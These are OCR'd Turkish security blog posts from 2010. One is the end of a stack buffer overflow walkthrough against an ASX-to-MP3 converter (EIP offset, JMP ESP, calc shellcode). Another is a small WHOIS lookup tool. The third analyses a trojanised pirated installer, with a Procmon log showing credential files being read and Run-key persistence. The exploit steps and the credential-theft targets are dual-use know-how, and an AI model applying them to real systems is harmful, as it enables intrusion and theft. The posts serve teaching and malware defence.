


Fakat kaçıncı bayttan itibaren EIP kaydedicisine yazdığımızı deneme yanılma yolu ile tespit etmek zaman alacağı için hemen bu iş için tasarlanmış olan ve Metasploit aracı içinde yer alan pattern_create uygulamasına başvuruyoruz ve 30000 bayt büyüklüğünde bir dizi oluşturarak bu diziyi programımıza kopyalayarak çalıştırıyoruz. Bu defa EIP kaydedicisinde yer alan değeri pattern_offset uygulamasına girdi olarak verdiğimizde uygulama bize kaçıncı bayttan itibaren EIP kaydecisi üzerine veri yazmaya başladığımızı belirtiyor.












Programımızı aşağıdaki şekilde güncelledikten sonra çalıştırdığımızda EIP kaydedicisini tekrar kontrol ediyoruz.





Fakat görünen o ki EIP kaydedicisine fazladan 1 bayt A gelmiş ve EIP kaydedicisi 42424242 (BBBB) yerine 42424241 (BBBA) değerine sahip olmuş. Programımızda son bir değişiklik yaptıktan sonra asx uzantılı dosyayı tekrar oluşturup programa yüklediğimizde bu defa başarıyla EIP kaydedicisi üzerine istediğimiz değeri yazabildiğimizi görebiliyoruz.







Arabellek taşması ile yığına yeterli miktarda veri yazıp yazamadığımızı kontrol etmek için (shellcode yığında yer alacağı için 400 bayt yeterli olacaktır) programımıza aşağıdaki gibi bir stack değişkeni ekliyor, tekrar çalıştırıyor ve yığına yazabildiğimizi görüyoruz.






Amacımız hazırladığımız kodu (shellcode) yığına yazmak ve depolanmış, saklanmış EIP kaydedicisini yığına yönlendirmek (JMP ESP) olduğu için öncelikle Metasploit'in son sürümünün yüklü olduğu bilgisayarımızda (şuan için 3.5.0) hesap makinası uygulamasını çalıştıran kodu (shellcode) oluşturuyoruz. Ardından yığına yönlendirmek için kullanacağımız assembly komutunu yine diğer bir Metasploit uygulaması olan msfpescan ile örnek olarak kernel32.dll dosyası üzerinde aratıyoruz. Son olarak istismar aracımızı elde ettiğimiz bu bilgiler ile güncelledikten ve çalıştırdıktan sonra oluşturduğumuz asx dosyasını ASX to MP3 Convertor uygulamasına yüklettiğimizde hesap makinası çalışıyor ve mutlu sona ulaşmış oluyoruz.







Yıllar içinde fazla sayıda bellek taşması zafiyetinin ortaya çıkmış olması ve bu zafiyetleri istismar eden solucanların sistemlere vermiş olduğu zararın milyon doları bulması nedeniyle işletim sistemi üreticileri yayınlamış oldukları her yeni işletim sisteminde ve geliştirme platformlarında bu zafiyetlerin istismar edilmesini önleyici bir dizi tedbir almıştır. DEP, Exec Shield, PaX, ASLR, GS (Buffer Security Check), StackGuard, GCC Stack-Smashing Protector (ProPolice) bunlardan sadece bir kaçıdır. Fakat bu tedbirlerin bir çoğu bir şekilde atlatılabildiği için istismarı zorlaştırmaktan öteye gidememişlerdir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

WHOIS Desc Aracı

Source: https://www.mertsarica.com/whois-desc-araci/

By M.S on November 23rd, 2010


Kimi zaman elinizde bir kaç tane ip adresi olur. Bu ip adresleri ya sizin sistemlerinizi zorlamışlardır ya da farklı nedenlerden ötürü hangi kuruma ait olduğu bilgisine ihtiyacınız vardır. Bu gibi durumlarda Ripe, AfriNIC, APNIC, ARIN, LACNIC gibi bölgesel ip adresi dağıtan kurumların sitelerinde bu ip adreslerini sorgulatarak ip adresini kayıt eden kurum ile ilgili olarak detaylı bilgi edinmeye çalışırsınız. Kurum ile ilgili bilgi çoğunlukla desc veya OrgName alanında yer aldığı için ip adresi (sadece Türkiye ile sınırlı olan) sorgulayan ve bu alanı görüntüleyen whois_desc adında basit bir araç hazırladım.

Aracın kullanımı oldukça basit. Yapmanız gereken elinizdeki ip adreslerini ip.txt dosyası içine kayıt etmek ve daha sonrasında aracı çalıştırmak.

Araç, ip sorgulamalarını http://www.whois.com.tr sitesi üzerinden gerçekleştiriyor fakat bu sitenin kullanım sözleşmesinde bu bilgilerin toplanmasının yasak olduğu belirtildiği için programı sadece ip adreslerini sorgulayacak ve görüntüleyecek şekilde hazırladım, sonuçları kayıt eden kısmı commentledim.

Eğer programın sadece Türkiye'ye ait ip adresleri ile sınırlı olarak sorgulama gerçekleştirmesini istemiyorsanız kaynak kodundan 50. ve 55. satırlar arasında yer alan aşağıdaki kodları commentleyebilirsiniz veya silebilirsiniz.

```
url = "http://www.whois.com.tr/?q="+ip.strip()
opener.addheaders = [('User-agent', 'Mozilla/5.0')]
                f = opener.open(url)
response = f.read()
if response.find("rkiye") < 0:
                    continue
```



Programı buradan indirebilirsiniz.

Korsan Yazılımlardaki Tehlike

Source: https://www.mertsarica.com/korsan-yazilimlardaki-tehlike/

By M.S on November 20th, 2010


Nedense korsan yazılım denilince aklıma hemen Kadıköy Yazıcıoğlu İşhanı gelir. Orta okul yıllarında (1996-1998) usanmadan sıkılmadan her haftasonu arkadaşlarla buluşup yeni oyun almak için oraya giderdik. Önüne koca koca tezgahlar kurulur, yazılım, oyun, video ne ararsak bulurduk. O zamanlar ne bittorrent ne de başka p2p programları vardı. Warez sitelerden dial-up bağlantı ve 28k modem ile indirmekte peygamber sabrı gerektirirdi. Aradan yıllar geçtikçe öğrendik korsanın ne demek olduğunu, neden emek hırsızlığı olduğunu, neden ülke ekonomisine ve sektöre zarar verdiğini.

Her ne kadar günümüzde korsanla mücadelede büyük adımlar atılıyorda olsa eski yıllara kıyasla bağlantı hızlarının yüksek olması, dosya paylaşım sitelerinin çokluğu ve torrent programlarının neredeyse işletim sistemleri ile kurulu geliyor olması nedeniyle paylaşım kolaylaşıyor, mücadele ise zorlaşıyor.


Emek hırsızlığıydı, ekonomiye zararıydı bir kenara, günümüzde korsan yazılım kullanmamanız için çok büyük bir neden daha var, korsan yazılımla gelen zararlı yazılımlar.

Art niyetli kişiler çoğunlukla zararlı yazılımlarını yaymak için o gün için popüler olan sistemleri (misal facebook üzerinden yayılan trojan), insanlanları kandırmak için popüler isimleri veya güncel olayları kullanmayı severler. Korsan yazılım kullanımın yüksek olduğu son yıllarda bu yazılımların art niyetli kişilerin ciddi anlamda hedefi haline ne zaman geleceğini merak eder dururdum.

Yine bir rutin zararlı yazılım kontrolü amacıyla göz attığım popüler paylaşım sitesinden rastgele bir paket indirdim.
Paketi açtığımda her zamanki gibi içinden 1 kurulum dosyası ve bir de keygen dosyası çıktı.



Kurulum dosyasını çalıştırdığımda güvenlik duvarı GoogleUpdate.exe programının bir ip adresi ile haberleşmek istediği uyarısını verdi. Şüpheli bu durum karşısında kurulum paketi tarafından oluşturulan kurulum paketlerine göz atmaya karar verdim. %temp% klasörü içinde oluşturulan ve bu pakete ait olan klasörün içine baktığımda dosya isimleri şüphe duymama yetti.



Kurulumu tekrar başlatıp Procmon ile setup.exe, update.exe, updater.exe ve googleupdate.exe için filtrele hazırladıktan sonra updategillerin davranışlarını yakından inceledim.

updater.exe 196 CreateFile C:\Documents and Settings\Administrator\Application Data\GoogleUpdate.exe
updater.exe 196 RegSetValue HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GoogleUpdate

update.exe 3224 CreateFile C:\Program Files\Trillian\users\default\msn.ini
update.exe 3224 CreateFile C:\Program Files\Trillian\users\default\aim.ini

update.exe 3224 CreateFile C:\Program Files\Trillian\users\default\yahoo.ini

update.exe 3224 CreateFile C:\Documents and Settings\Administrator\Application Data\.purple\accounts.xml

update.exe 3224 CreateFile C:\Documents and Settings\All Users\Application Data\DynDNS\Updater\config.dyndns

update.exe 3224 QueryEaInformationFile C:\Documents and Settings\Administrator\Local Settings\Application Data\Google\Chrome\User Data\Default\Web Data

update.exe 3224 CreateFile C:\Documents and Settings\Administrator\Application Data\chrtmp

update.exe 3224 CreateFile C:\Documents and Settings\Administrator\Application Data\Opera\Opera\wand.dat

update.exe 3224 CreateFile C:\Documents and Settings\Administrator\Application Data\FileZilla\recentservers.xml update.exe 3224 CreateFile C:\Documents and Settings\All Users\Application Data\FlashFXP\3\Sites.dat

update.exe 3224 CreateFile C:\Documents and Settings\Administrator\Application Data\GlobalSCAPE\CuteFTP Pro\8.0\sm.dat

update.exe 3224 CreateFile C:\Documents and Settings\Administrator\Application Data\GlobalSCAPE\CuteFTP Home\8.0\sm.dat

